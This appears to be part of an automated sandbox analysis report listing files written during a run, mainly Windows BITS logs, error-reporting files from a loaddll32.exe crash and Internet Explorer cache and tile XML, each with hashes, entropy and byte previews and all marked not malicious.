SHA-512:	00F2412AA04E09EA19A8315D80BE66D2727C713FC0F5AE6A9334BABA539817F568A98CA3A45B2673282BDD325B8B0E2840A393A4DCFADCB16473F5EAF2AF318 0
Malicious:	false
Reputation:	unknown
Preview:	.....*.....3...w.....C:\ProgramData\Microsoft\Network\Downloader\..... .....C:\ProgramData\Microsoft\Network\Downloader\..... .....0u.....@...@.....*..... ....

C:\ProgramData\Microsoft\Network\Downloader\edb.log	
Process:	C:\Windows\System32\svchost.exe
File Type:	MPEG-4 LOAS
Category:	dropped
Size (bytes):	1310720
Entropy (8bit):	0.24939065713616343
Encrypted:	false
SSDEEP:	1536:BJiRdfVzkZm3lyf49uyc0ga04PdHS9LrM/oVMUdSRU4i9yqy:BJiRdwfu2SRU4i9yqy
MD5:	368425E204C78A22F074C451D05FA44B
SHA1:	CF06DFDD501913EC12BCB708F80075189F4C09A6
SHA-256:	79698B4C36F784D96D10B6CFB6338F94FA3ADA462C1EC7AADA1BB089D2D2AA23
SHA-512:	A18FB462BCA5727B4E472C00648477E2B629D4B1FDABEC2E998AE886FEA60B547F34C6D91B96080D0CC66F0228FBDB8A35DB58EAF80FC50DE063925CC2F100 0
Malicious:	false
Reputation:	unknown
Preview:	V.d.....@..@.3...w.....3...w.....C:\ProgramData\Microsoft\Network\Downloader\..... .....C:\ProgramData\Microsoft\Network\Downloader\..... .....0u.....@...@.....d#..... ....

C:\ProgramData\Microsoft\Network\Downloader\qmgr.db	
Process:	C:\Windows\System32\svchost.exe
File Type:	Extensible storage engine DataBase, version 0x620, checksum 0xfff46d35, page size 16384, Windows version 10.0
Category:	dropped
Size (bytes):	786432
Entropy (8bit):	0.2506370316752975
Encrypted:	false
SSDEEP:	384:2vn+W0StseCJ48EApW0StseCJ48E2rTSjlK/ebmLerYSRSY1J2:2vMSB2nSB2RSjlK/+mLesOj1J2
MD5:	D55C2B5293610177685048F5C8A6CED8
SHA1:	5758E6F3B67B05301C75EC70E3D13AEB9C4DC014
SHA-256:	09EAE310CB8C0AA4091FAEEB1A186D1C92B492CF63CE9B0AF92AD210B7A0F9AD
SHA-512:	42450EADE660AE839448B06319ABC2C38D0B935939E22E4005200C6FD754A6D796ED6FC0C0DD9F81B108978639EDAA4231D8C1EB80E6DB596A6E8BA5C7D81E D
Malicious:	false
Reputation:	unknown
Preview:	..m5.. .....e.f.3...w.....)....%-...y...*...y..h.(....%-...y....).....3...w.....B.....@..... ....:%-...y.....u.?.%-...y..... .....

C:\ProgramData\Microsoft\Network\Downloader\qmgr.jfm	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	16384

C:\ProgramData\Microsoft\Network\Downloader\qmgr.jfm	
Entropy (8bit):	0.0765848412368083
Encrypted:	false
SSDEEP:	3:kTm/lR7v+PUyQOpciXrteTyVKjZIaYQeTXqll3VkttlmlnI:kTmDr+MZOrzYj23C3
MD5:	AA16117B3C1EB78AECA757D25EFCD2FB
SHA1:	68FB699213DC09DE6BA9372610BD9C25A57DDED1
SHA-256:	FD543570112206EC902E28DA64EA15E1BBBD7642B31FE91EE3A68DEC5702E82A
SHA-512:	6824D607EFEB836F8248B2A1D73A79CC6FFFA2DC8FAF1EB00EAE39CC2BF665ABA3AD8283975EA2ACAE3A0445F6181C9F7BD743003B5E1835845C774156946C A
Malicious:	false
Reputation:	unknown
Preview:	..'.....3...w...*...y..%-...y.....%-...y..%-...y..] .q%-...y.....u.?.%-...y..... ....

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_747b3d3843a661accc8c92924ccfd5a2e2d128_d70d8aa6_1589011f\Report.wer	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.6246208873428793
Encrypted:	false
SSDEEP:	96:aowMqgUOZqyFy9hkoyt7JfqpXIQcQ5c6A2cE2cw33+a+z+HbHg2ZAXGng5FMTPSm:nw4UEB0HnM28jjo/u7spS274ItWD
MD5:	931A2BA15449F4257942DB1D9B44CE26
SHA1:	D02F1D7C6E74D650887AEA1096E9B770F2296DAE
SHA-256:	C53CDD7346906EA013101279ACC6E6DA6E11F19160C7BB4F820B97381D443B06
SHA-512:	2666A25CAE1872F988964FA1DC2C43D130636AB471AFEDCA416B1614BE33669213EEF23DC986FB528317BDD131878C640E8B149DBEB89009BA7392E51E9E398
Malicious:	false
Reputation:	unknown
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.2.8.2.9.9.4.5.8.3.0.7.7.9.8.3.3.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....R.e.p.o.r.t.I.d.=.e.n.t.i.f.i.e.r.=.3.4.f.f.a.8.d.c.-.a.8.2.6.-.4.b.d.8.-.a.9.6.2.-.a.1.8.6.a.f.2.5.6.b.a.b.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.4.8.d.9.8.4.9.b.-.2.f.4.6.-.4.4.7.5.-.8.5.b.7.-.3.4.8.a.d.a.5.6.8.5.f.f.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.l.o.a.d.d.l.l.3.2...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.0.9.c.-.0.0.0.1.-.0.0.1.6.-.b.1.b.6.-.0.e.a.f.2.1.e.8.d.7.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.0.d.a.3.9.a.3.e.e.5.e.6.b.4.b.0.d.3.2.5.5.b.f.e.f.9.5.6.0.1.8.9.0.a.f.d.8.0.7.0.9.!.0.0.0.0.d.a.3.9.a.3.e.e.5.e.6.b.4.b.0.d.3.2.5.5.b.f.e.f.9.5.6.0.1.8.9.0.a.f.d.8.0.7.0.9.!.l.o.a.d.d.l.l.3.2...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.r.=.2.0.2.1././.0.9././.2.8.:.1.1.:.5.3.:.0.5.!.0.!.l.o.a.d.d.l.l.3.2...e.x.e.....B.o.o.t.I.d.=.4.2.9.4.

C:\ProgramData\Microsoft\Windows\WER\Temp\WER180D.tmp.csv	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	53068
Entropy (8bit):	3.0639197656320203
Encrypted:	false
SSDEEP:	768:YDHN4xEDNp7N22lkonqb5SMpQ0U+L7vcdFf/+EjmDgihTf:YDH6sNp7N22uv9SMpzLrcdV/+Scd
MD5:	D9C7CCBE5042F2733B5C5F252804881C
SHA1:	76B473834A3CC78A48F698E1A65347E698352405
SHA-256:	04296930B309AE53F98DEAD531DEC7E8BEC871E6358C0A8DCE000062C03CA917
SHA-512:	0771949D9D5786B3ACF8E6B1A4EB6839FCED13CED59EC5193847DD5B0F5856898092ED685C212868D822934D0C992C2ACB985BCE4326EEC45AE3E71BF895B7 B
Malicious:	false
Reputation:	unknown
Preview:	I.m.a.g.e.N.a.m.e.,.U.n.i.q.u.e.P.r.o.c.e.s.s.I.d.,.N.u.m.b.e.r.O.f.T.h.r.e.a.d.s.,.W.o.r.k.i.n.g.S.e.t.P.r.i.v.a.t.e.S.i.z.e.,.H.a.r.d.F.a.u.l.t.C.o.u.n.t.,.N.u.m.b.e.r.O.f.T.h.r.e.a.d.s.H.i.g.h.W.a.t.e.r.m.a.r.k.,.C.y.c.l.e.T.i.m.e.,.C.r.e.a.t.e.T.i.m.e.,.U.s.e.r.T.i.m.e.,.K.e.r.n.e.l.T.i.m.e.,.B.a.s.e.P.r.i.o.r.i.t.y.,.P.e.a.k.V.i.r.t.u.a.l.S.i.z.e.,.V.i.r.t.u.a.l.S.i.z.e.,.P.a.g.e.F.a.u.l.t.C.o.u.n.t.,.W.o.r.k.i.n.g.S.e.t.S.i.z.e.,.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.,.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.P.a.g.e.f.i.l.e.U.s.a.g.e.,.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.,.P.r.i.v.a.t.e.P.a.g.e.C.o.u.n.t.,.R.e.a.d.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.W.r.i.t.e.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.O.t.h.e.r.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.R.e.a.d.T.r.a.n.s.f.e.r.C.o.u.n.t.,.W.r.i.t.e.T.r.a.n.s.f.e.r.C.o.u.n.t.,.O.t.h.e.r.T.r.a.n.s.f.e.r.C.o.u.n.t.,.H.a.n.

C:\ProgramData\Microsoft\Windows\WER\Temp\WER1F13.tmp.txt	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	13340
Entropy (8bit):	2.6957211147642455
Encrypted:	false
SSDEEP:	96:9GiZYWz1uFnoY1YGWKxRHhUYEZfGt7i0FRQlwb8QUawvDHw80l3w3:9jZDzByV4ZAawvDHw8j3w3

C:\ProgramData\Microsoft\Windows\WER\Temp\WER1F13.tmp.txt	
MD5:	96C053D8B81B4600919D01B6CD073CAA
SHA1:	6724BC587EE16E66AD56542192CA20EC9AADE508
SHA-256:	8E5C415F2EA6F7149F427E0374D7CFE02A3D834B9DE24493F904A22B02EB77BC
SHA-512:	DFB9C3D1A46A58D81BAA7134DFB40E072EAAC0682BA16E3D8FC92C03C8C1B972A832B110F1D91047BCAE32CD2FECA77FA1C30921EA77D10761C95B83364A70A
Malicious:	false
Reputation:	unknown
Preview:	B...T.i.m.e.r.R.e.s.o.l.u.t.i.o.n. . . . . .1.5.6.2.5.0.....B...P.a.g.e.S.i.z.e. . . . . .4.0.9.6.....B...N.u.m.b.e.r.O.f.P.h.y.s.i.c.a.l.P.a.g.e.s. . . . . .1.0.4.8.3.1.5.....B...L.o.w.e.s.t.P.h.y.s.i.c.a.l.P.a.g.e.N.u.m.b.e.r. . . . . .1.....B...H.i.g.h.e.s.t.P.h.y.s.i.c.a.l.P.a.g.e.N.u.m.b.e.r. . . . . .1.3.1.0.7.1.9.....B...A.l.l.o.c.a.t.i.o.n.G.r.a.n.u.l.a.r.i.t.y. . . . . .6.5.5.3.6.....B...M.i.n.i.m.u.m.U.s.e.r.M.o.d.e.A.d.d.r.e.s.s. . . . . .6.5.5.3.6.....B...M.a.x.i.m.u.m.U.s.e.r.M.o.d.e.A.d.d.r.e.s.s. . . . . .1.4.0.7.3.7.4.8.8.2.8.9.7.9.1.....B...A.c.t.i.v.e.P.r.o.c.e.s.s.o.r.s.A.f.f.i.n.i.t.y.M.a.s.k. . . . .

C:\ProgramData\Microsoft\Windows\WER\Temp\WERE1EF.tmp.dmp	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 15 streams, Fri Dec 3 08:43:03 2021, 0x1205a4 type
Category:	dropped
Size (bytes):	26648
Entropy (8bit):	2.3774750227849824
Encrypted:	false
SSDEEP:	192:Fqkw3YLsPOfrXDuoVoQD/gylEh+ifjbFtIGz5oc1cpJ:WO7DuoVP/gyi+YjbFtIGz51
MD5:	B5B2028D64C3E4CD3D85A54AE36E772E
SHA1:	A69484C606AFB230A27615115E9DCD11E3419685
SHA-256:	90B05C149F6B052BDFE5AAB731018F4A8C5CF200D2BB51B2E19F8C7B73692272
SHA-512:	0312C35C6FE270AE6F4D59FEE7DB6215116A8E98728B1AE74B9D7B93EB4BB29E567B6E36FFAF6DBE6D422E086291EEB72C98EF7B6CAF082EBAAC23E86A9D8285
Malicious:	false
Reputation:	unknown
Preview:	MDMP..... .....a.....4.....H.....$.....`.....8.....T.....(\.....U.....B.....|..... ..GenuineIntelW.....T.....k.a.....0.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e..... .....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4..... ....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERE6D2.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8338
Entropy (8bit):	3.7008603786017
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNiDM66FxSO6YIhSUwcmsgmfcSzxCpBY89b4ssfUwiom:RrlsNiI69O6YuSUwcmsgmfcSz+4/fA
MD5:	DEB2A26B3EC45AC029731CA2E43FF096
SHA1:	EB4D5D024BDEF9880F941DEA3D487DF3270EF06A
SHA-256:	52850AF2FFF9A3C85B44CAAD222A603EA76EE1F210BE915825A4082CE1FC0ECD
SHA-512:	BF7EC704A8B93AA5C69728468690503538 5CB0208B99F1139AEBAB56590AE0BAA08908D59DDC281172E158A2CDBA8A1772591B563E0545FE34A0170931682F60
Malicious:	false
Reputation:	unknown
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.4.2.5.2.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERED7A.tmp.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4598
Entropy (8bit):	4.4744243638310195
Encrypted:	false
SSDEEP:	48:cvIwSD8zsqJgtWl93/WSC8BST8fm8M4J2ynZFQ+q84WDd7KcQIcQwQjd:uITf4UuSNHJ1UYxKkwQjd
MD5:	21528E9C0320ABFE56D7486E5912639D
SHA1:	09253E0F095606678076079D8E98A19839F6F9D3
SHA-256:	775A5E43C74365032FE63969B9AE73E17905E0764636369F66D5CA75C0C8AFE2

C:\ProgramData\Microsoft\Windows\WER\Temp\WERED7A.tmp.xml	
SHA-512:	36433334AE3A882C9E647716825FE5CC576111EA73AE7A8CEAA4213A92BBD5461214CF4CBA2792A2E46098B01DC87D62EF730D835B9F0FBF5CE8B52C8B0AAB(1
Malicious:	false
Reputation:	unknown
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1281233" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\DOMStore\DURNCK2N\www.msn[2].xml	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	139
Entropy (8bit):	5.230477217930516
Encrypted:	false
SSDEEP:	3:D9yRtFwsx6wmxvFuqLHIfwEYPJGX7T40AAezQnsIAqSk8lKRKb:JUFkduqswEkIXH40AAe8slrb
MD5:	1E9BCCF0E156B564317D508AF66F7DC7
SHA1:	5513D0DA7C150A3D841D21F8264E3C61A3B7C126
SHA-256:	C87190A70F853287D4CEF89D8FAA550054A38C47EB16E306DCBD921067295003
SHA-512:	0595D20B77F775E4585D5467B79D0B54FD207707D5D9A71550C5FE77A06C87AA6813DB53B71647161226C544FEEA2481C8D23E6890B6F7DBAB80DD8E057DC00
Malicious:	false
Reputation:	unknown
Preview:	<root><item name="BT_AA_DETECTION" value="{"ab":false,"acceptable":true}" ltime="3159146224" htime="30926881" /></root>

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\DOMStore\QALADACS\contextual.media[1].xml	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	238
Entropy (8bit):	4.855071670282855
Encrypted:	false
SSDEEP:	6:JUFdscq93yeRl73xqV+5yeRl73ncqPC2DoH93yeRlrb:JUTsp93yw0VmywNPC2DoHdywP
MD5:	6BFD10B37F61450343C21C68E6B61EC7
SHA1:	293A1ACB6CC01E495645D5591D17F26D6C385142
SHA-256:	E37367CBEDE55B3DEC3483C58CCC641762C2715C5533DCF14F39A9FDE2DAB87F
SHA-512:	CBEC1AA332511F2F15D43FDB76B49E9B4E8E1EF49C6FA3351FDC16D8B4199CD2E1E0CC6C9F6B5761C2AC1C1C9FE2064E22D0E1924FD28F418370D071F12D0 9C
Malicious:	false
Reputation:	unknown
Preview:	<root><item name="HBCM_BIDS" value="{}" ltime="3067616224" htime="30926881" /><item name="maxbid" value="0.03" ltime="3067616224" htime="30926881" /> item name="maxbids" value="1638520953012" ltime="3067616224" htime="30926881" /></root>

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{EDD38171-5414-11EC-90E5-ECF4BB570DC9}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	2.153372845333922
Encrypted:	false
SSDEEP:	12:rlxAFprEgmw+IaCr8Oh5EZIBWSFdEXDrEgmgli+IaCy5EZIB1hREZIusyMeMiw0S:rqGo/QwEyFQG//EEyTEyqMJ39lWG4
MD5:	3CD28A822E4F3133E44187FC762D3CC8
SHA1:	34C65E8039C981E90F5813993125DEED873E19FB
SHA-256:	818A57C2E0041BCFC739E777E420FB3062542F67B51B6B8B521F8C9DD22DE0D6
SHA-512:	752D60D02628F88E09ACD2720B39B8190D5A0CF4BA481844277C44DC8B1AEDC24EB20DC867906023A0902595EF96D4778E68416DFFA4E3938543C755FC207B78
Malicious:	false
Reputation:	unknown
Preview:	.....>..... .....R.o.o.t. .E.n.t.r.y. ..... .1.!.....K.j.j.a.q.f.a.j.N.2.c.0.u.z.g.v.1.l.4.q.y.5.n.f.W.e.....8.....F.r. a.m.e.L.i.s.t.....0.....O._.T.S.c.o.H.T.7.R.R.U.7.B.G.Q.5.e.z.0.u.1.c.N.y.Q.=.=.....:.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{04DC069A-5415-11EC-90E5-ECF4BB570DC9}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	1.676522738218554
Encrypted:	false
SSDEEP:	12:rl0oXGFdEXDrEgm8Gr76F7ylXDrEgm8GD7qw9lpQA9dv9lsQ0Y9cC:rmQG82lTG8C9laAH9lr0Y2
MD5:	CF1542ED0B94952F6FCF2093BBFCA7A4
SHA1:	341C607B4F8B745A1B8F914563A9C379DD75A9B4
SHA-256:	BF6395EFD4F5CE10C9DB8F60963B4B2F0779F9D2B4635FEFD39F459A5EF536BE
SHA-512:	CC7ADB33568B0E6C42FBDD33B9716E63FB008A180D05565C1F99CACA5D2373EFC3B943C0FA934A25C9A37F3646D79640464ED27ACC06A1C0193215575B1814
Malicious:	false
Reputation:	unknown
Preview:	.....>..... .....R.o.o.t. .E.n.t.r.y. ..... .1.!.....K.j.j.a.q.f.a.j.N.2.c.0.u.z.g.v.1.l.4.q.y.5.n.f.W.e.....8..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{EDD38173-5414-11EC-90E5-ECF4BB570DC9}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	332288
Entropy (8bit):	3.5946311553518058
Encrypted:	false
SSDEEP:	3072:8Z/2Bfcdmu5kgTzGtBZ/2Bfc+mu5kgTzGtjZ/2Bfcdmu5kgTzGt6Z/2Bfc+mu5kn:1e5B
MD5:	121CCD4CC8FFED07908CC403099A2957
SHA1:	E269DBEB1A75352B8AFBC950F73867FCED6FCCC6
SHA-256:	91C400A6EE72AC9A33F877FF9651D7FD4C5C21F2EB957994B795F4A5AF1B62E5
SHA-512:	4359CD914517AC789BD7FCF8195354C72C3B661C3AE92CBBD0FBF8A4F25CAFE7F9C3112CF45C6F524D8CE9DA23D4307D2BD9DD2DB6887F2FE28DD63EFE94 4F
Malicious:	false
Reputation:	unknown
Preview:	.....>.....F...G...H...I..... .....R.o.o.t. . E.n.t.r.y.....!.....K.j.j.a.q.f.a.j.N.2.c.0.u.z.g.v.1.l.4.q.y.5.n.f.W.e.....8.....4. .....T.r.a.v.e.l.L.o.g.....T.L.0.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-17529550060\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	356
Entropy (8bit):	5.110618531449803
Encrypted:	false
SSDEEP:	6:TMVBdc9EMdLD5Ltqc41E+3k7z3+Bi4TD90/QL3WIZK0QhPPFVDHkEtMjwu:TMHdNMNxOE+iuXnWimI00ONVbkEtMb
MD5:	3AE1C856231E41F469DF3DB157003485
SHA1:	A1B049F4ED3430890EEC26F1D2347B8414554144
SHA-256:	D197FFB50B065F9B63F007A55A519B233FD090BAC85683AF9C911F5B8F4B9A9E
SHA-512:	382E59C9EB3465BE82472628910D02A4312BE93F916F9B9196D29A8603FBFEACAA2E15790623C5EEAA7CEC548537118E0FC8913BA6DE631C94F600CD3320F1B
Malicious:	false
Reputation:	unknown
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.twitter.com/"/><date>0xd34ab932,0x01d7e821</date> accdate>0xd3db91dd,0x01d7e821</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\T witter.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-18270793970\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	354
Entropy (8bit):	5.130249711294393
Encrypted:	false
SSDEEP:	6:TMVBdc9EMdLD5Ltqc4fLGTk4MYNKa+t4TD90/QL3WIZK0QhPPFkI5kU5EtMjwu:TMHdNMNxe2ksLtnWimI00ONkak6EtMb
MD5:	DF5AF26EEFE7686F3ADB05016105EBAA

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-18270793970\msapplication.xml	
SHA1:	FDB8DA27177D70CA876FA3C3F3E93160B5071164
SHA-256:	F577123C51092506C5BF966D479FB2C9F4AE44F16BAC8FADAB9CD7075A857EDD
SHA-512:	8E954189749D4DE7F20CF85F27720AB26F9FDD97EC3A9260C0A00B8E3E896264C7D809DA1042868C4B6DE8998FA2BCC159BAF4408FDC36B0FB00FBF66148448
Malicious:	false
Reputation:	unknown
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.amazon.com/"/><date>0xce2b3ae4,0x01d7e821</date><accdate>0xce4a3987,0x01d7e821</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Amazon.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-21706820\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	360
Entropy (8bit):	5.121202695494939
Encrypted:	false
SSDEEP:	6:TMVBdc9EMdLD5Ltqc4GLsmzoK5f4TD90/QL3WIZK0QhPPFyhBcEEtMjwu:TMHdNMNxvLsVnWimI00ONmZEtMb
MD5:	6196164AC08A4E5859DB38FBEBBC0357
SHA1:	5A731E4993E2546FF6C0714B32082050A32ED382
SHA-256:	17D32AB3D216CD88A8BC05B7344760CECEF5F1D017F317DA3169A91C51468048
SHA-512:	232DFF59023DA5BCF4F14AC3F04572DA38D177762C5701CC94E8A93D982552BCE7B8C178AFC98134F23B2F04623389A230F0D7F992A8DF30C7994B0FB7AC7DE
Malicious:	false
Reputation:	unknown
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.wikipedia.com/"/><date>0xd44e02cc,0x01d7e821</date><accdate>0xd53c6cf8,0x01d7e821</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Wikipedia.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-4759708130\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	350
Entropy (8bit):	5.118698047831226
Encrypted:	false
SSDEEP:	6:TMVBdc9EMdLD5Ltqc4JoewNGQ+Yi4TD90/QL3WIZK0QhPPFgE5EtMjwu:TMHdNMNxion0PYXnWimI00ONd5EtMb
MD5:	D5A3ACACD6253AD6F2427A85FDD680E0
SHA1:	36CD9D3549CE0EFCC3A9A7BC50FC4F579D121812
SHA-256:	6A076B6ED4BCB161B1D730688116F8E1B0EBA7F8DF415F81856F0993FD833F1E
SHA-512:	6044EC53FB82ACD8BAE597D15CA949B5F606A8358AB26C3D0D3082A51B90D298F4C423D058BBB6395C26E9BDF56E932FE99C2B426169D2D464DDC39022AB21A
Malicious:	false
Reputation:	unknown
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.live.com/"/><date>0xd0034d2f,0x01d7e821</date><accdate>0xd059213d,0x01d7e821</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Live.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-6757900\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	356
Entropy (8bit):	5.151892510208132
Encrypted:	false
SSDEEP:	6:TMVBdc9EMdLD5Ltqc4UxGwu9/3Yi4TD90/QL3WIZK0QhPPF8K0QU5EtMjwu:TMHdNMNxhGw2/anWimI00ON8K075EtMb
MD5:	D4F2F79D65D7DB79D576A2EED3AE12F0
SHA1:	A7712AADA108CAF60418841C7F40B8650F97810E
SHA-256:	A0F0EA02928F1EF5F791D3564F9E91D1261950CB06FDD93303A2AF9C86A7BB85
SHA-512:	6427A253A7032F94F43CA252526ACF9D415FB6785CF6BE84F4FCDC7AD1B30A49E90806B1AC6F96E7A05BBFEB2F0F7A9EAC5FA5727367A612384C723662E8B51
Malicious:	false
Reputation:	unknown
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.youtube.com/"/><date>0xd6097753,0x01d7e821</date><accdate>0xd7671fa9,0x01d7e821</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Youtube.url"/></tile></msapplication></browserconfig>..

